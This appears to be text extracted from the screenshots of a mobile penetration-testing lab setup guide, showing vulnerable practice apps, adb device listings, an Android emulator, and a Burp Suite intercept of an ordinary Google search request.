



iGoat



DVIA





Choose options for your new project:

Product Name:

Organization Name:

Organization Identifier:

Bundle Identifier:

Language:

Devices:

Use Core Data

Administrator: C:\windows\system32\cmd.exe

```
C:\Hackbox>adb devices
List of devices attached
0072c52ca20e47cf    device
```



← About phone

Send feedback about this device

Model number

Nexus 5

Android version

6.0

Android security patch level

1 October 2015

Baseband version

M8974A-2.0.50.2.27


Kernel version

3.4.0-g2aa165e  
android-build@wped19.hot.corp.google.com #1  
Thu Aug 20 06:07:34 UTC 2015

Build number

MRA58K






Intercept HTTP history WebSockets history Options


Request to <http://www.google.co.in:80> [216.58.197.67]


Forward Drop Intercept is on Action [Comment this item](#)


Raw Params Headers Hex

```
GET /search?hl=en&source=android-launcher-widget&q=google&gws_rd=cr&ei=C5m5VvSvLMWIuQTZ05aADg HTTP/1.1
Host: www.google.co.in
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
User-Agent: Mozilla/5.0 (Linux; Android 6.0; Google Nexus 5X - 6.0.0 - API 23 - 1080x1920 Build/MRA58K)
AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/40.0.0.0 Mobile Safari/537.36
Accept-Encoding: gzip, deflate
Accept-Language: en-US
X-Requested-With: com.android.browser
Connection: close
```












The image shows the "Genymotion Device Manager" window. It contains a table titled "List of available Genymotion virtual devices" with the following data:


Name	AOSP Version	Genymotion v...	IP Address	Status
Google Nexus ...	6.0	2.6.0	192.168.56.101	Process
















```
cmd C:\Windows\System32\cmd.exe
C:\Hackbox\sdk\platform-tools>adb devices
List of devices attached
192.168.56.101:5555    device
```





Virtual device creation wizard

## Create a new virtual device

Virtual device name



Google Nexus- Penetration Testing Device

